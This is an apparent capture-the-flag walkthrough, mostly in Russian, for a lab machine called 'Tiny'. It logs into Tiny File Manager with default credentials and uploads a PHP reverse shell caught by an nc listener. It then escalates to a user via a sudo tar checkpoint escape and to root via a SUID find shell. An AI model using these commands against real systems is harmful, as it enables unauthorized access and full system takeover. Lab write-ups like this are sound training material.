


**Machine Tiny**

$ nmap




Подсказка на енумерацию -x php






Переходим – натыкаемся на Tiny File Manager с дефолтными кредами

<https://github.com/prasathmani/tinyfilemanager> -- admin:admin@123




Reverse shell

<https://github.com/pentestmonkey/php-reverse-shell> with ip address and port (nc -nvlp 1234)




Выполняем файл и получаем RCE




$ sudo -l (<https://gtfobins.github.io/gtfobins/tar/>)

sudo -u john tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash



**USER**




python3 -c 'import pty;pty.spawn("/bin/bash")'






**ROOT**

find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 6 -exec ls -ld {} \; 2>/dev/null



./find . -exec /bin/sh -p \;



Изображение выглядит как текст

Автоматически созданное описание